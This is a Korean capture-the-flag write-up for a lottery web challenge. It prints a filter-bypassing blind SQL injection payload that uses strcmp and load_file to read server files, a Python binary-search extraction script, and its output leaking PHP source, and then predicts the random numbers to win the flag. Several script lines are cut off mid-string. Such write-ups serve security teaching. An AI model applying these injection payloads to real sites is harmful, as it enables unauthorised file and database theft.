Winner Of Life Writeup

Writer : Sakuya Izayoi

1. Site map

Index.php	
	?p=login
	?p=register
	?p=buy
	?p=history
	?p=statistics
	?p=logout

2. 문제 개요


5분마다 한번씩 입력되는 7개의 난수를 맞추면 되는 문제이다. 제공되는 tar파일을 통해 서버의 설정을 판단한다. 이후 Blind SQLi를 통해 파일을 유출하여 Seed 생성 방식 및 서버의 세부 설정을 파악하고

이와 동일한 환경을 구성하여 동일한 Seed 생성을 통해 나온 난수를 입력하면 풀이에 성공한다.

3. 문제 구성 환경

OS	Ubuntu 16.04
KERNEL	Linux ubuntu 4.10.0-37-generic #41~16.04.1-Ubuntu SMP Fri Oct 6 22:42:59 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
APACHE	Apache/2.4.18 (Ubuntu)
PHP	PHP 7.0.22-0ubuntu0.16.04.1
MYSQL	5.7.19-0ubuntu0.16.04.1

4. 풀이



최초 페이지에서 Register를 통한 아이디 등록 후 Login을 해야 문제 풀이를 시도 할 수 있다. 메인 페이지의 소스코드에 주석으로 leak.tar에 관한 힌트를 얻을 수 있다.

```
<!-- leak.tar -->
```

해당 tar 파일의 압축을 풀게되면 var_dump.txt와 cron_info.txt 파일을 두 개 얻을 수 있다. var_dump.txt 파일을 보면 secure_file_priv의 값이 "/var/www/html"로 되어 있는 것을 발견 할 수 있다. 이를 통해 SQL을 통한 file read/write 가 존재 할 것이란 것을 어렴풋이 감 잡을 수 있다. 기본 세팅에는 secure_file_priv가 설정되어 있지 않기 때문.

mysql> show variables like 'secure%'; +-------------------+-----------------+ | Variable_name | Value | +-------------------+-----------------+ | secure_auth | ON | | secure_file_priv | /var/www/html/ | +-------------------+-----------------+ 2 rows in set (0.02 sec)	mysql> show variables like 'secure%'; +-------------------+-------+ | Variable_name | Value | +-------------------+-------+ | secure_auth | ON | | secure_file_priv | | +-------------------+-------+ 2 rows in set (0.00 sec)
문제 서버의 mysql 세팅	일반적인 mysql 세팅

로그인 후 statistics 페이지에 no를 인자 값으로 받아서 처리하는 과정에 sql injection 이 가능하다는 것을 알 수 있다. Union을 사용하여 첫번째 컬럼에서 원하는 값이 출력 된다는 것을 알 수 있지만, 해당 부분이 숫자형태가 아니면 에러를 출력한다는 것 또 한 알 수 있다. 또한 기존에 blind sql을 위해 필요한 부등호, 등호 및 if와 같은 구문이 필터링 되어 있음을 시행착오를 통해 알아 낼 수 있고, 처음 제공된 leak.tar 파일 내부의 var_dump.txt에서 얻은 정보를 토대로 index.php의 소스코드를 유출 할 수 있다. 여러가지 쿼리문이 존재하겠지만, 풀이에 사용한 쿼리문과 결과이다

```
0 union select max(a),2,3 from(select
strcmp(mid(load_file("/var/www/html/index.php"),1,1),0x7f)`a` union select
tan(2))b
```

해당 쿼리문을 유도하기 위한 악의적인 필터링이 들어가 있다. max대신 min을 사용해도 상관이 없으나 현재 문제에서는 막아놓은 상태이며 tan(2)도 -1 보다 작은 숫자를 불러오기 위해서 사용된 구문이다. 기존에 많은 문서에서 소개하고 있는 Blind SQLi 방식 또한 멋있고 깔끔한 구문이 많으나, strcmp 방식에 대해선 언급이 없어서.. 한번 구문을 짜 보았다.

```python
def binarySearch(Query,Length):
    for i in range(1, Length+1):
        a_low = 0x00
        a_high = 0xff
        while(1):
            mid = (a_high+a_low)/2
            test = "0x"+hex(mid)[2:]
            LeakQuery = Query.format(i,test)
            r = s.get(HOST+VULN+LeakQuery)
            TF = getReturnData(r.text)
            if TF == 0:
                yield(chr(mid))
                break
            elif TF == -1: #my input is bigger than target
                a_high = mid
            elif TF == 1:
                a_low = mid

def leakFile(name):
    LengthQuery = '0 union select Length(load_File("/var/www/html/{}")),2,3'.format(n
    r = s.get(HOST+VULN+LengthQuery)
    Length = getReturnData(r.text)
    print "FILE LENGTH : {}".format(Length)
    Query = '0 union select max(a),2,3 from(select strcmp(mid(load_file("/var/www/htm
    for data in binarySearch(Query,Length):
        sys.stdout.write(data)

def leakInfo(Table, Column):
    LengthQuery = '0 union select Length((select group_concat({}) from {})),2,3'.form
    r = s.get(HOST+VULN+LengthQuery)
    Length = getReturnData(r.text)
    Query = '0 union select max(a),2,3 from(select strcmp(mid((select group_concat('+
    for data in binarySearch(Query,Length):
        sys.stdout.write(data)

if __name__ == "__main__":
    LoginData = {"userid":"Sakuya","userpw":"Sakuya"}
    r = s.post(HOST+LOGIN,data=LoginData)
    leakFile(sys.argv[1])
    leakInfo("LOG","luckyNumbers")
```


```
C:\Users\platform1\Desktop>python solv.py index.php
FILE LENGTH : 501
<?php
        include 'header.php';
        switch($_GET['p'])
        {
                case 'login':
                        include 'login.php';
                        break;
                case 'reg':
                        include 'register.php';
                        break;
                case 'buy':
                        include 'buy.php';
                        break;
                case 'logout':
                        include 'logout.php';
                        break;
                case 'result':
                        include 'result.php';
                        break;
                case 'history':
                        include 'history.php';
                        break;
                case 'statistics':
                        include 'statistics.php';
                        break;
                case 'DEEEBUG':
                        phpinfo();
                default:
                        include 'main.php';
                        break;
        }
?>

C:\Users\platform1\Desktop>
```

POC 코드와 결과물

cron_info를 보면 e57717591ebe1d829b3def08f229a53b.php 파일을 불러오는 것을 알 수 있다. 이 코드를 보면 9en3rat0r.php 를 include 하고 있음을 알 수 있고, generator() 함수가 어떻게 구성되어 있는지 여기서 확인 할 수 있다. 이 알고리즘을 가져와서 실행하면 다음에 생성되는 난수를 충분히 도출해 낼 수 있다.


이 번호를 도출해 내기에 앞서, phpinfo 페이지를 불러올 수 있는 DEEEBUG 값을 넣어서 페이지를 확인하면 해당 서버의 운영체제, php의 버전, Kernel버전 등을 얻을 수 있는데, 이에 맞춰 환경을 똑같이 구성하여 주도록 하자.



내가 생성한 번호가 맞는지 아닌지에 대해서는 e57717591ebe1d829b3def08f229a53b.php 파일의 INSERT 구문을 보면 luckyNumbers를 통해 확인 가능하며, 해당 번호를 회차에 맞게 Buy 기능을 통해 입력 한 후 일정 시간이 지나면 History 에서 Flag를 확인 할 수 있다.

```
                ### WRITE HISTORY ###
                $Winners = implode(",",$Winners);
                $q = "INSERT INTO LOG(luckyNumbers,winners) values('{$luckyNumbe
r}','{$Winners}')";
                $res = mysqli_query($conn,$q);

                ### WRITE CURRENT TIME ###
                $f = fopen("/var/www/T1M3","w");
                fwrite($f,date("Y-m-d H:i:s"));
                fclose($f);
        }
?>
6,9,16,30,33,37,58,3,9,32,41,48,50,76,3,24,25,27,28,59,64,4,9,18,57,64,68,72,1,2
,7,11,12,37,55,4,5,14,18,42,69,75,13,33,50,59,60,68,73,15,21,25,28,41,51,76,7,11
,43,49,51,70,75,7,11,20,26,38,57,67,5,8,22,26,45,53,75,8,11,22,28,43,44,66,6,9,1
9,28,37,67,77
```



플래그가 뜨기 전/ 후

FLAG{Wa11eT_I5_H0W1IN9}